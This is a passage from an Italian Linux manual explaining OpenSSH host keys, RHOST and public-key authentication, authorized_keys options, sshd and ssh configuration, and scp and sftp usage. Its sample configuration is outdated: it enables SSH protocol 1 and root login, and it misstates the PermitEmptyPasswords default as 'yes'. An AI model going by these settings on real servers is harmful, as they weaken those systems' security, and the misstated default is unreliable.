RSA key fingerprint is dc:16:d5:2b:20:c5:2b:7b:69:1c:72:cc:d1:26:99:8b.
Are you sure you want to continue connecting (yes/no)?
```

yes [*Invio*]

```
Host 'dinkel.brot.dg' added to the list of known hosts.
```

In un secondo momento, se per qualche motivo la chiave di un servente, già conosciuta in precedenza da un cliente (attraverso il file '`/etc/ssh/ssh_known_hosts`', oppure attraverso i file '`~/.ssh/known_hosts`'), dovesse essere cambiata, tale cliente non riconoscerebbe più il servente e avviserebbe l'utente:

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now
(man-in-the-middle attack)!
It is also possible that the RSA host key has just been
changed. The fingerprint for the RSA key sent by the remote
host is
dc:16:d5:2b:20:c5:2b:7b:69:1c:72:cc:d1:26:99:8b.
Please contact your system administrator.
Add correct host key in /home/tizio/.ssh/known_hosts to get
rid of this message. Offending key in
/home/tizio/.ssh/known_hosts:6
RSA host key for localhost has changed and you have
requested strict checking. Host key verification failed.
```


In questo caso, come suggerisce il messaggio, è sufficiente modificare il file '`~/.ssh/known_hosts`' alla sesta riga, per fare in modo che questo contenga il riferimento alla nuova chiave pubblica del servente.

Volendo intervenire a mano in questo file ('`~/.ssh/known_hosts`' o '`/etc/ssh/ssh_known_hosts`'), conviene conoscere come questo è organizzato. Il file può contenere commenti, rappresentati dalle righe che iniziano con il simbolo '`#`', righe vuote, che vengono ignorate ugualmente; per il resto si tratta di righe contenenti ognuna l'informazione sulla chiave pubblica di un servente particolare. Queste righe significative sono composte in uno dei modi seguenti, dove i vari elementi sono separati da uno o più spazi.

nodo lunghezza_della_chiave esponente modulo

nodo tipo_di_chiave chiave_pubblica

Tanto per fare un esempio, l'ipotetico elaboratore *linux.brot.dg* potrebbe richiedere la riga seguente (abbreviata per motivi tipografici) per una chiave RSA adatta al protocollo SSH versione 1:

```
…
roggen.brot.dg 1024 35 136994665376544565821…04907660021407562333675433
…
```

Oppure, potrebbe trattarsi di una riga simile a quella seguente per una chiave RSA adatta al protocollo SSH versione 2:

```
…
roggen.brot.dg ssh-rsa AAAAB3NzaC1yc2EAAAAB…IwAAAgEAnhvScnWn3hCXk7W90=
…
```

Evidentemente, data la dimensione delle chiavi, è improbabile che queste vengano ricopiate attraverso la digitazione diretta. Questi dati vengono ritagliati normalmente dal file della chiave pubblica a cui si riferiscono. A titolo di esempio, i file delle chiavi pubbliche corrispondenti a quanto già mostrato, avrebbero potuto essere composti dalla riga:

```
…
1024 35 136994665376544565821…04907660021407562333675433 root@roggen.brot.dg
…
```

oppure:

```
…
ssh-rsa AAAAB3NzaC1yc2EAAAAB…IwAAAgEAnhvScnWn3hCXk7W90= root@roggen.brot.dg
…
```

Comunque, quando si vuole intervenire nel file '`/etc/ssh/ssh_known_hosts`', anche se questa operazione può avvenire solo in modo manuale, rimane sempre la possibilità di ottenere la prima volta l'aggiornamento automatico del file '`~/.ssh/known_hosts`', dal quale poi si può tagliare e incollare quanto serve nel file '`/etc/ssh/ssh_known_hosts`', senza altre modifiche.

44.7.3 Autenticazione RHOST

L'autenticazione RHOST, come già accennato, è un metodo semplice e insicuro di autenticare l'accesso attraverso la tecnica dei file '`/etc/hosts.equiv`' e '`~/.rhosts`' già utilizzata da '**rlogin**'. In alternativa a questi file, OpenSSH può utilizzare la coppia '`/etc/ssh/shosts.equiv`' e '`~/.shosts`', in modo da poter essere configurato indipendentemente da '**rlogin**' e '**rsh**'.

Perché questa tecnica di autenticazione possa essere utilizzata, è necessario configurare '**sshd**', ovvero il demone di OpenSSH. Diversamente, in modo predefinito, l'autenticazione RHOST non viene concessa.

È bene sottolineare l'accesso facilitato basato sull'autenticazione RHOST è assolutamente sconsigliabile e la sua disponibilità si giustifica solo per motivazioni storiche collegate all'uso di programmi come Rsh. In ogni caso, occorre considerare che OpenSSH non consente di usare questo sistema di autenticazione se i permessi di accesso ai file di configurazione relativi non sono abbastanza ristretti. Pertanto, il più delle volte, quando si tenta di sfruttare il sistema RHOST, l'autenticazione fallisce.

L'esempio seguente mostra il contenuto del file '`/etc/ssh/shosts.equiv`', oppure di '`/etc/hosts.equiv`', di un elaboratore per il quale si vuole consentire l'accesso da parte di *dinkel.brot.dg* e di *roggen.brot.dg*.

```
dinkel.brot.dg
roggen.brot.dg
```

In questo modo, gli utenti dei nodi *dinkel.brot.dg* e *roggen.brot.dg* possono accedere al sistema locale senza la richiesta formale di alcuna identificazione, purché esista per loro un utente con lo stesso nome.

L'elenco di nodi equivalenti può contenere anche l'indicazione di utenti particolari, per la precisione, ogni riga può contenere il nome di un nodo seguito eventualmente da **uno spazio** e dal nome di un utente. Si osservi l'esempio seguente:

```
dinkel.brot.dg
roggen.brot.dg
dinkel.brot.dg tizio
dinkel.brot.dg caio
```

Come nell'esempio precedente, viene concesso agli utenti dei nodi *dinkel.brot.dg* e *roggen.brot.dg* di accedere localmente attraverso lo stesso nominativo utilizzato nei sistemi remoti. In aggiunta a questo, però, viene concesso agli utenti '**`tizio`**' e '**`caio`**' del nodo *dinkel.brot.dg*, di accedere identificandosi con il nome di qualunque utente, senza la richiesta di alcuna parola d'ordine.

Si può intuire che fare una cosa del genere significa concedere a tali utenti privilegi simili a quelli che ha l'utente '**`root`**'. In generale, tali utenti non dovrebbero essere in grado di utilizzare UID molto bassi, comunque ciò non è un buon motivo per configurare in questo modo il file '`/etc/ssh/shosts.equiv`' o '`/etc/hosts.equiv`'.

Indipendentemente dal fatto che il file '`/etc/ssh/shosts.equiv`', oppure '`/etc/hosts.equiv`', sia presente o meno, ogni utente può predisporre il proprio file '`~/.shosts`', oppure '`~/.rhosts`'. La sintassi di questo file è la stessa di '`/etc/ssh/shosts.equiv`' (e di '`/etc/hosts.equiv`'), ma si riferisce esclusivamente all'utente che predispone tale file nella propria directory personale.

In questo file, l'indicazione di utenti precisi è utile e opportuna, perché quell'utente potrebbe disporre di nominativi-utente differenti sui nodi da cui vuole accedere.

```
dinkel.brot.dg tizi
roggen.brot.dg tizio
```

L'esempio mostra l'indicazione precisa di ogni nominativo-utente dei nodi che possono accedere senza richiesta di identificazione.[21]

44.7.4 Autenticazione RHOST sommata al riconoscimento della chiave pubblica

L'autenticazione RHOST può essere sommata a quella del riconoscimento della chiave pubblica, utilizza gli stessi file già visti nell'autenticazione RHOST normale, ma in più richiede che il cliente sia riconosciuto. Perché ciò avvenga, occorre che il cliente abbia una propria chiave, cioè abbia definito la coppia di file '`/etc/ssh/ssh_host_key`' e '`/etc/ssh/ssh_host_key.pub`', e che la sua parte pubblica sia annotata nel file '`/etc/ssh/ssh_known_hosts`' del servente, oppure nel file '`~/.ssh/known_hosts`' riferito all'utente che dal cliente vuole accedere.

In generale, non è necessario questo tipo di autenticazione mista, la quale di solito è anche disabilitata in modo predefinito. Infatti, è sufficiente che sia disponibile un'autenticazione basata sul controllo della chiave pubblica, senza altre restrizioni.

44.7.5 Autenticazione basata sul controllo della chiave pubblica

L'autenticazione basata sul controllo della chiave pubblica, pura e semplice, permette di raggiungere un livello di garanzia ulteriore. Per il suo utilizzo, l'utente deve creare una propria coppia di chiavi per ogni tipo di protocollo che intenda usare (i file '`~/.ssh/identity`' e '`~/.ssh/identity.pub`', oppure '`~/.ssh/id_rsa`' e '`~/.ssh/id_rsa.pub`', oppure '`~/.ssh/id_dsa`' e '`~/.ssh/id_dsa.pub`') presso l'elaboratore cliente. Data la situazione, come è già stato descritto, è opportuno che la chiave privata sia protetta con una parola d'ordine.

Per accedere a un servente utilizzando questo tipo di autenticazione, occorre che l'utente aggiunga nel file '`~/.ssh/authorized_keys`' presso il servente, le sue chiavi pubbliche definite nel nodo cliente.

Perché il sistema di autenticazione basato sulla verifica delle chiavi funzioni, è necessario che i permessi dei file coinvolti e delle stesse directory non consentano l'intromissione di estranei. In particolare, può darsi che venga rifiutato questo tipo di autenticazione se la directory personale o anche solo '`~/.ssh/`' dispongono dei permessi di scrittura per il gruppo proprietario.

L'utente che utilizza il sistema di autenticazione basato sul controllo della chiave pubblica, potrebbe usare le stesse chiavi da tutti i clienti da cui intende accedere al servente, oppure potrebbe usare chiavi differenti, aggiungendole tutte al file '`~/.ssh/authorized_keys`' del servente.

Quando si stabilisce una connessione con questo tipo di autenticazione, se la chiave privata dell'utente è cifrata attraverso una parola d'ordine, si ottiene un messaggio come quello seguente:

```
Enter passphrase for RSA key 'tizio@roggen.brot.dg':
```

Diversamente, se le chiave privata coinvolta non è cifrata, per l'accesso non è richiesto altro.

In pratica, per concedere l'accesso attraverso questa forma di autenticazione, è sufficiente aggiungere nel file '`~/.ssh/authorized_keys`' le chiavi pubbliche delle utenze che interessano, prelevandole dai file '`~/.ssh/id*.pub`' contenuti nei nodi clienti rispettivi.

L'esempio seguente mostra un ipotetico file '`~/.ssh/authorized_keys`' contenente il riferimento a sei chiavi. La parte finale, quella alfabetica, è la descrizione della chiave, il cui unico scopo è quello di permetterne il riconoscimento a livello umano.

```
1024 33 12042598236…28121136693267811750183946 71 tizio@roggen.brot.dg
ssh-rsa AAAAB3NzaC1…erMIqmsserVBqIuP1JHUivfY7VU= tizio@dinkel.brot.dg
ssh-dss AAAAB3NzaC1…kc3MgA83UkVTtCLsS42GBGR3wA== tizio@dinkel.brot.dg
1024 33 13485193076…78116723252836146045720169 19 caio@dinkel.brot.dg
ssh-rsa AAAAB3NzaC1…erGTRDbMIqmssIuP1JHUivfY7VU= caio@dinkel.brot.dg
ssh-dss AAAAB3NzaC1…kc3MgA8HYjGrDCLsS42GBGR3wA== caio@dinkel.brot.dg
```

In realtà, le righe di questo file potrebbero essere più complesse, con l'aggiunta di un campo iniziale, contenente delle opzioni. Queste opzioni, facoltative, sono rappresentate da direttive separate da una virgola e senza spazi aggiunti. Eventualmente, le stringhe contenenti spazi devono essere racchiuse tra coppie di apici doppi; inoltre, se

queste stringhe devono contenere un apice doppio, questo può essere indicato proteggendolo con la barra obliqua inversa (‘**\"**’).

`from="`***elenco_modelli***`"`	Permette di limitare l’accesso. Con un elenco di modelli, eventualmente composto con dei metacaratteri (‘*****’, ‘**?**’), si possono indicare i nomi dei nodi a cui è concesso oppure è negato l’accesso. Per la precisione, i modelli che iniziano con un punto esclamativo si riferiscono a nomi cui l’accesso viene vietato espressamente.
`command="`***comando***`"`	Permette di abbinare una chiave a un comando. In pratica, chi accede utilizzando questa chiave, invece di una shell ottiene l’esecuzione del comando indicato e subito dopo la connessione ha termine. Di solito, si abbina questa opzione a ‘**`no-pty`**’ e a ‘**`no-port-forwarding`**’.
`no-port-forwarding`	Vieta espressamente l’inoltro del TCP/IP.
`no-X11-forwarding`	Vieta espressamente l’inoltro del protocollo X11.
`no-pty`	Impedisce l’allocazione di uno pseudo terminale (pseudo TTY).

Vengono mostrati alcuni esempi nell’elenco seguente.

`from="*.brot.dg,!schwarz.brot.dg" ↩` `↪1024 35 234…56556 tizio@dinkel.brot.dg`	Concede l’accesso con la chiave indicata, solo al dominio *brot.dg*, escludendo espressamente il nome *schwarz.brot.dg*.
`command="ls" 1024 35 2346543…8757465456556 ↩` `↪tizio@dinkel.brot.dg`	Chi tenta di accedere utilizzando questa chiave, ottiene semplicemente l’esecuzione del comando ‘**`ls`**’ nella directory corrente, cioè la directory personale dell’utente corrispondente.

`command="tar czpf ↩`
`↪/home/tizio/backup/lettere.tar.gz ↩`
`↪/home/tizio/lettere" ↩`
`↪1024 35 234…56556 tizio@dinkel.brot.dg`
	Chi tenta di accedere utilizzando questa chiave, ottiene semplicemente l’archiviazione della directory ‘`/home/tizio/lettere/`’.

`command="ls",no-port-forwarding,no-pty ↩`
`↪1024 35 2346543…8757465456556 ↩`
`↪tizio@dinkel.brot.dg`
	Chi tenta di accedere utilizzando questa chiave, ottiene semplicemente l’esecuzione del comando ‘**`ls`**’; inoltre, per sicurezza viene impedito l’inoltro del TCP/IP e l’allocazione di uno pseudo TTY.

44.7.6 Autenticazione normale

Quando OpenSSH non è in grado di eseguire alcun altro tipo di autenticazione, ripiega nell’uso del sistema tradizionale, in cui viene richiesta la parola d’ordine abbinata al nominativo-utente con cui si vuole accedere.

Ciò rappresenta anche l’utilizzo normale di OpenSSH, il cui scopo principale è quello di garantire la sicurezza della connessione attraverso la cifratura e il riconoscimento del servente. Infatti, per ottenere questo livello di funzionamento, è sufficiente che nel servente venga definita la chiave, attraverso i file ‘`/etc/ssh/ssh_host_key`’ e ‘`/etc/ssh/ssh_host_key.pub`’, mentre nei clienti non serve nulla, a parte l’installazione di OpenSSH.

Quando un utente si connette per la prima volta a un servente determinato, da un cliente particolare, la chiave pubblica di quel servente viene annotata automaticamente nel file ‘`~/.ssh/known_hosts`’, permettendo il controllo successivo su quel servente.

Quindi, attraverso l’autenticazione normale, tutti i problemi legati alla registrazione delle varie chiavi pubbliche vengono risolti in modo automatico e quasi trasparente.

44.7.7 Servente OpenSSH

Il servizio di OpenSSH viene offerto tramite un demone, il programma '**sshd**', il quale deve essere avviato durante l'inizializzazione del sistema, oppure, se compilato con le opzioni necessarie, può essere messo sotto il controllo del supervisore dei servizi di rete. Tuttavia, generalmente si preferisce avviare '**sshd**' in modo indipendente dal supervisore dei servizi di rete, perché a ogni avvio richiede un po' di tempo per la generazione di chiavi aggiuntive utilizzate per la cifratura.

La sintassi per l'utilizzo di questo demone si può riassumere semplicemente nel modello seguente:

```
sshd [opzioni]
```

Il programma '**sshd**', una volta avviato e dopo aver letto la sua configurazione, si comporta in maniera un po' diversa, a seconda che sia stato abilitato l'uso della versione 1 o 2 del protocollo SSH.

In generale, quando un cliente si connette, '**sshd**' avvia una copia di se stesso per la nuova connessione, quindi, attraverso la chiave pubblica del servente inizia una sorta di negoziazione che porta alla definizione di un algoritmo crittografico da usare e di una chiave simmetrica che viene scambiata tra le parti, sempre in modo cifrato. Successivamente, si passa alla fase di autenticazione dell'utente, secondo uno dei vari metodi già descritti, in base a quanto stabilito nella configurazione di '**sshd**'. Infine, il cliente richiede l'avvio di una shell o di un altro comando.

OpenSSH ignora il file '`/etc/securetty`', per cui gli accessi dell'utente '**root**' possono essere regolati solo attraverso la configurazione del file '`/etc/ssh/sshd_config`'.

Vengono descritte alcune opzioni di '**sshd**':

`-f` *file_di_configurazione*	Permette di fare utilizzare a '**sshd**' un file di configurazione differente da quello standard, ovvero '`/etc/ssh/sshd_config`'.
`-h` *file_della_chiave_del_nodo*	Permette di fare utilizzare a '**sshd**' una chiave del nodo diversa da quella contenuta nel file standard. Si deve indicare solo il nome della chiave privata, intendendo che il nome del file contenente la chiave pubblica si ottiene con l'aggiunta dell'estensione '`.pub`'.
`-d`	Fa sì che '**sshd**' funzioni in primo piano, allo scopo di seguire una sola connessione per verificarne il funzionamento.
`-e`	Si usa in abbinamento con '**-d**', per ottenere le informazioni diagnostiche attraverso lo standard error.

Il file di configurazione '`/etc/ssh/sshd_config`' permette di definire il comportamento di '**sshd**'. Il file può contenere righe di commento, evidenziate dal simbolo '**#**' iniziale, righe vuote (che vengono ignorate) e righe contenenti direttive, composte da coppie ***nome valore***, spaziate, senza alcun simbolo di assegnamento.

Quello che segue è un file '`/etc/ssh/sshd_config`' tipico, adatto per le due versioni del protocollo SSH, in modo simultaneo:

```
# La porta usata per ricevere le richieste di comunicazione.
Port 22

# Direttive per restringere l'accessibilità del servizio.
#ListenAddress ::
#ListenAddress 0.0.0.0

# Definizione delle versioni del protocollo utilizzabili.
Protocol 2,1

# Collocazione della coppia di chiavi per il protocollo 1.
HostKey /etc/ssh/ssh_host_key

# Collocazione delle coppie di chiavi per il protocollo 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key

# Durata di validità per la chiave generata automaticamente
# per la versione 1.
KeyRegenerationInterval 3600
ServerKeyBits 768

# Livello di informazioni nel registro
SyslogFacility AUTH
LogLevel INFO

# Autenticazione
LoginGraceTime 600
PermitRootLogin yes
StrictModes yes
RSAAuthentication yes
PubkeyAuthentication yes
#AuthorizedKeysFile     %h/.ssh/authorized_keys

# Disabilita l'autenticazione RHOSTS e la sua combinazione
# con il sistema della chiave pubblica.
RhostsAuthentication no
IgnoreRhosts yes
RhostsRSAAuthentication no
HostbasedAuthentication no
IgnoreUserKnownHosts yes

# Non consente l'uso di parole d'ordine vuote.
PermitEmptyPasswords no

# Uncomment to disable s/key passwords
#ChallengeResponseAuthentication no

# Consente l'autenticazione basata sul riconoscimento della
# parola d'ordine.
PasswordAuthentication yes

# Use PAM authentication via keyboard-interactive so PAM
# modules can properly interface with the user.
PAMAuthenticationViaKbdInt yes

# To change Kerberos options.
#KerberosAuthentication no
#KerberosOrLocalPasswd yes
#AFSTokenPassing no
#KerberosTicketCleanup no

# Kerberos TGT Passing does only work with the AFS kaserver.
#KerberosTgtPassing yes

X11Forwarding no
X11DisplayOffset 10
PrintMotd no
#PrintLastLog no
KeepAlive yes
#UseLogin no

#MaxStartups 10:30:60
#Banner /etc/issue.net
#ReverseMappingCheck yes

Subsystem       sftp    /usr/lib/sftp-server
```

Si osservi che i nomi usati nelle direttive sono sensibili alla differenza tra maiuscole e minuscole. Segue la descrizione di alcune direttive di configurazione.

`Protocol` ***n*** `[,` ***m*** `]...`	Consente di indicare quali versioni del protocollo SSH utilizzare.

`AllowUsers` ***modello***`...`
 	
`Deny` ***modello***`...`
	Queste due direttive permettono di definire uno o più modelli (attraverso l'uso dei metacaratteri '*****' e '**?**') riferiti a nomi di utenti a cui si intende concedere, oppure vietare l'accesso. Se queste direttive non vengono usate, si concede a qualunque utente di accedere.

`HostKey` ***file***	Questa direttiva può essere usata anche più volte, per indicare i file contenenti le chiavi private del nodo. L'utilizzo multiplo della direttiva serve proprio per indicare chiavi diverse, adatte ai diversi protocolli.
`LoginGraceTime` ***durata***	Permette di stabilire il tempo massimo concesso per completare la procedura di accesso. Il valore predefinito è di 600 s, pari a 10 minuti.
`PasswordAuthentication {yes|no}`	Stabilisce se l'autenticazione attraverso la parola d'ordine è consentita oppure no. Il valore predefinito è '**yes**', cosa che permette questo tipo di autenticazione.
`PermitEmptyPasswords {yes|no}`	Se l'autenticazione attraverso una parola d'ordine è consentita, permette di stabilire se sono ammesse le parole d'ordine nulle. Il valore predefinito è '**yes**'.
`PermitRootLogin {yes|without-password|forced-commands-only|no}`	Permette di abilitare o meno l'accesso da parte dell'utente '**root**'. Il valore predefinito è '**yes**' che consente questo accesso in qualunque forma di autenticazione, '**no**' lo esclude in ogni caso, mentre '**without-password**' esclude solo la forma di autenticazione attraverso una parola d'ordine e '**forced-commands-only**' consente di eseguire solo dei comandi remoti, sempre escludendo l'autenticazione basata sulla parola d'ordine.
`IgnoreRhosts {yes|no}`	Permette di ignorare i file '`~/.rhosts`' e '`~/.shosts`', mentre, per quanto riguarda questa direttiva, i file '`/etc/hosts.equiv`' e '`/etc/shosts.equiv`' continuano a essere presi in considerazione. Il valore predefinito è '**no**'.
`RhostsAuthentication {yes|no}`	Permette di abilitare o meno l'autenticazione RHOST, cioè quella basata esclusivamente sul file '`/etc/hosts.equiv`' (o '`/etc/shosts.equiv`') ed eventualmente '`~/.rhosts`' (o '`~/.shosts`'). Per motivi di sicurezza, il valore predefinito è '**no**', per non autorizzare questa forma di autenticazione.
`RhostsRSAAuthentication {yes|no}`	Permette di abilitare o meno l'autenticazione RHOST sommata al riconoscimento della chiave pubblica, per il protocollo della versione 1. Il valore predefinito è '**no**', per non autorizzare questa forma di autenticazione.
`HostbasedAuthentication {yes|no}`	Permette di abilitare o meno l'autenticazione RHOST sommata al riconoscimento della chiave pubblica, per il protocollo della versione 2. Il valore predefinito è '**no**', per non autorizzare questa forma di autenticazione.
`IgnoreUserKnownHosts {yes|no}`	Permette di ignorare i file '`~/.ssh/known_hosts`' degli utenti, durante l'autenticazione basata su RHOST sommata al riconoscimento della chiave pubblica. Il valore predefinito è '**no**', con il quale i file in questione vengono letti regolarmente.

`RSAAuthentication {yes|no}`	Permette di abilitare o meno l'autenticazione basata sulle chiavi di ogni singolo utente, per quanto riguarda la versione 1 del protocollo. Il valore predefinito è '**no**' che esclude questa forma di autenticazione.
`PubkeyAuthentication {yes|no}`	Permette di abilitare o meno l'autenticazione basata sulle chiavi di ogni singolo utente, per quanto riguarda la versione 2 del protocollo. Il valore predefinito è '**yes**' che consente questa forma di autenticazione.
`StrictModes {yes|no}`	Se attivato, fa in modo che '**sshd**' verifichi la proprietà dei file di configurazione nelle directory personali degli utenti, rifiutando di considerare i file appartenenti a utenti «sbagliati» o con permessi non appropriati. Ciò permette di ridurre i rischi di intrusione e alterazione della configurazione da parte di terzi che potrebbero sfruttare le dimenticanze degli utenti inesperti per sostituirsi a loro. Il valore predefinito è '**yes**'.

44.7.8 Cliente OpenSSH

Il programma usato come cliente per le connessioni con OpenSSH è '**ssh**', il quale emula il comportamento del suo predecessore, '**rsh**', almeno per ciò che riguarda la sintassi fondamentale. A fianco di '**ssh**' ci sono anche '**scp**' e '**sftp**' per facilitare le operazioni di copia tra elaboratori.

Il programma '**ssh**' richiede una configurazione che può essere fornita in modo globale a tutto il sistema, attraverso il file '`/etc/ssh/ssh_config`' e in modo particolare per ogni utente, attraverso il file '`~/.ssh/config`'.

Il modello sintattico per l'utilizzo di '**ssh**', si esprime semplicemente nel modo seguente:

```
ssh [opzioni] nodo [comando]
```

L'utente può essere riconosciuto nel sistema remoto attraverso uno tra diversi tipi di autenticazione, a seconda delle reciproche configurazioni; al termine dell'autenticazione, l'utente ottiene una shell oppure l'esecuzione del comando fornito come ultimo argomento (come si vede dalla sintassi).

Tabella 44.98. Alcune opzioni di uso più frequente.

Opzione	Descrizione
`-l` ***utente***	Permette di richiedere l'accesso utilizzando il nominativo-utente indicato nell'argomento. Diversamente, si intende accedere con lo stesso nominativo usato nel cliente dal quale si utilizza '**ssh**'.
`-i` ***file_di_identificazione***	Permette di fare utilizzare a '**ssh**' una chiave di identificazione personale diversa da quella contenuta nel file standard, ovvero '`~/.ssh/id*`' (e poi anche '`~/.ssh/id*.pub`'). Si deve indicare solo il nome della chiave privata, intendendo che il nome del file contenente la chiave pubblica si ottiene con l'aggiunta dell'estensione '`.pub`'.
`-1`	Richiede espressamente l'uso del protocollo nella versione 1.
`-2`	Richiede espressamente l'uso del protocollo nella versione 2.
`-4`	Utilizza indirizzi IPv4.

Opzione	Descrizione
`-6`	Utilizza indirizzi IPv6.

Seguono alcuni esempi di utilizzo di '**ssh**'.

- `$ ssh -l tizio roggen.brot.dg` [*Invio*]

  Accede all'elaboratore *roggen.brot.dg*, utilizzando lì il nominativo-utente '**tizio**'.

- `$ ssh -l tizio roggen.brot.dg ls -l /tmp` [*Invio*]

  Esegue il comando '**ls -l /tmp**' nell'elaboratore *roggen.brot.dg*, utilizzando lì il nominativo-utente '**tizio**'.

- `$ ssh -l tizio roggen.brot.dg ↩`
  `↪ tar czf - /home/tizio > backup.tar.gz` [*Invio*]

  Esegue la copia di sicurezza, con l'ausilio di '**tar**' e '**gzip**' ('**tar**' con l'opzione '**z**'), della directory personale dell'utente '**tizio**' nell'elaboratore remoto. L'operazione genera il file '`backup.tar.gz`' nella directory corrente dell'elaboratore locale.

A proposito dell'esempio con cui si esegue una copia di sicurezza attraverso la rete, è bene sottolineare che il file generato, contiene dei caratteri aggiuntivi oltre la fine del file. Ciò può causare delle segnalazioni di errore quando si estrae il file compresso, ma il contenuto dell'archivio dovrebbe risultare intatto.

La configurazione di '**ssh**' può essere gestita globalmente attraverso il file '`/etc/ssh/ssh_config`' e singolarmente attraverso '`~/.ssh/config`'.

Il file può contenere righe di commento, evidenziate dal simbolo '**#**' iniziale, righe vuote (che vengono ignorate) e righe contenenti direttive, composte da coppie ***nome valore***, oppure ***nome*=*valore***.

In questi file di configurazione possono essere distinte diverse sezioni, riferite a gruppi di nodi. Ciò si ottiene attraverso la direttiva '**Host** ***modelli***', in cui, anche attraverso i metacaratteri '*****' e '**?**', si indicano i nodi a cui sono riferite le direttive successive, fino alla prossima direttiva '**Host**'.

Quello che segue è il file '`/etc/ssh/ssh_config`' tipico, tutto commentato, ma utile ugualmente per comprenderne il funzionamento.

```
# Host *
#   ForwardAgent no
#   ForwardX11 no
#   RhostsAuthentication no
#   RhostsRSAAuthentication yes
#   RSAAuthentication yes
#   PasswordAuthentication yes
#   FallBackToRsh no
#   UseRsh no
#   BatchMode no
#   CheckHostIP yes
#   StrictHostKeyChecking yes
#   IdentityFile ~/.ssh/identity
#   IdentityFile ~/.ssh/id_dsa
#   IdentityFile ~/.ssh/id_rsa
#   Port 22
#   Protocol 2,1
#   Cipher blowfish
#   EscapeChar ~
```

Anche in questo caso, si deve ricordare che i nomi usati nelle direttive sono sensibili alla differenza tra maiuscole e minuscole.

Tabella 44.100. Alcune direttive.

Direttiva	Descrizione
`Cipher {des|3des|blowfish|none}`	Permette di indicare il tipo di cifratura preferita per il protocollo della versione 1. Se si specifica il tipo '**none**' si intende di non volere alcun tipo di cifratura, cosa utile solo a scopo di analisi diagnostica.

Direttiva	Descrizione
`Ciphers` ***tipo_cifratura*** `[, tipo_cifratura]...`	Consente di indicare un elenco di cifrature utilizzabili per il protocollo della versione 2.
`Compression {yes|no}`	Se attivato, permette di utilizzare una comunicazione di dati compressa, in modo da migliorare il rendimento di una connessione lenta. Il valore predefinito è '**no**'.
`IdentityFile` ***file***	Permette di indicare il file contenente la chiave privata dell'utente, in alternativa a quello standard. Questa direttiva si può usare anche più volte, per fare riferimento a coppie di chiavi distinte per i vari tipi di protocolli.

`Protocol` ***n*** `[, m]...`
`RhostsAuthentication {yes|no}`
`RhostsRSAAuthentication {yes|no}`
`RSAAuthentication {yes|no}`
`PubkeyAuthentication {yes|no}`
`PasswordAuthentication {yes|no}`
	Queste direttive hanno lo stesso significato e utilizzo di quelle corrispondenti alla configurazione del servente.

`StrictHostKeyChecking {yes|no|ask}`	Se attivato, fa in modo che le chiavi pubbliche dei serventi contattati non possano essere aggiunte automaticamente nell'elenco personale, il file '`~/.ssh/known_hosts`', impedendo la connessione a nodi sconosciuti o irriconoscibili. Il valore predefinito è '**ask**', con cui si chiede all'utente come comportarsi.
`User` ***utente***	Permette di indicare l'utente da utilizzare nella connessione remota. Ciò è particolarmente utile nella configurazione personalizzata, in cui si potrebbe specificare l'utente giusto per ogni nodo presso cui si ha accesso.

Per copiare dei file in modo cifrato, si può usare '**scp**', il quale si avvale di '**ssh**' in modo trasparente:

`scp` [***opzioni***] [[***utente***@]***nodo***:]***origine***... [[***utente***@]***nodo***:]***destinazione***

Il principio di funzionamento è lo stesso della copia normale, con la differenza che i percorsi per identificare i file e le directory, sono composti con l'indicazione dell'utente e del nodo. Nella tabella successiva vengono descritte alcune opzioni.

Tabella 44.101. Alcune opzioni.

Opzione	Descrizione
`-p`	Fa in modo che gli attributi originali dei file vengano rispettati il più possibile nella copia.
`-r`	Permette la copia ricorsiva delle directory.
`-1`	Richiede espressamente l'uso del protocollo nella versione 1.
`-2`	Richiede espressamente l'uso del protocollo nella versione 2.
`-4`	Utilizza indirizzi IPv4.
`-6`	Utilizza indirizzi IPv6.

Seguono alcuni esempi.

- `$ scp` ↩
  `↪tizio@roggen.brot.dg:/etc/profile` ↩
  `↪.` [*Invio*]

  Copia il file '`/etc/profile`' dall'elaboratore *roggen.brot.dg* utilizzando il nominativo-utente '**`tizio`**', nella directory corrente dell'elaboratore locale.

- `$ scp -r` ↩
  `↪tizio@roggen.brot.dg:/home/tizio/` ↩
  `↪.` [*Invio*]

  Copia tutta la directory '`/home/tizio/`' dall'elaboratore *roggen.brot.dg* utilizzando il nominativo-utente '**`tizio`**', nella directory corrente dell'elaboratore locale.

Quando si richiede un trasferimento di file più complesso e '**`scp`**' si mostra scomodo per i propri fini, si può optare per '**`sftp`**', il quale si comporta in modo simile a un programma cliente per il protocollo FTP, ma si avvale invece di un servente SSH compatibile con questa estensione.

Il servente OpenSSH può accettare connessioni attraverso '**`sftp`**' solo se nella sua configurazione è prevista tale gestione. Precisamente, nel file '`/etc/ssh/sshd_config`' deve essere presente la direttiva seguente:

```
Subsystem       sftp    /usr/lib/sftp-server
```

In pratica, per la gestione di questa funzionalità particolare, il demone '**`sshd`**' si avvale di un programma di appoggio, corrispondente a '**`sftp-server`**'.

La sintassi per l'utilizzo di '**`sftp`**' si articola in diverse forme differenti:

`sftp` [***opzioni***] ***nodo***

`sftp` [***utente***]***@nodo***

`sftp` [***utente***]***@nodo*** **:** ***file*** **…**

`sftp` [***utente***]***@nodo*** **:** ***directory***

In pratica, si può avviare '**`sftp`**' con l'indicazione di un nodo, assieme a delle opzioni eventuali; oppure si saltano le opzioni e si indicano dei file che si vogliono prelevare; infine si può indicare una directory di partenza che si vuole aprire immediatamente presso il nodo remoto, per i comandi da impartire successivamente in modo interattivo.

In generale, il comportamento di '**`sftp`**' è molto simile a quello di un cliente FTP tradizionale, con la differenza che la comunicazione avviene in modo cifrato (si veda eventualmente il capitolo 38). La tabella 44.102 elenca alcuni comandi che vengono utilizzati durante il funzionamento interattivo di '**`sftp`**'. Per altre informazioni, si può consultare la pagina di manuale *sftp(1)*.

Tabella 44.102. Alcuni comandi interattivi di '**`sftp`**'.

Comando	Descrizione
`bye` `quit`	I comandi '**`bye`**' e '**`quit`**' sono sinonimi e hanno lo scopo di terminare il collegamento e l'attività di '**`sftp`**'.
`help` `?`	Elenca i comandi disponibili.
`cd` [***directory_remota***]	Cambia la directory corrente nel sistema remoto.
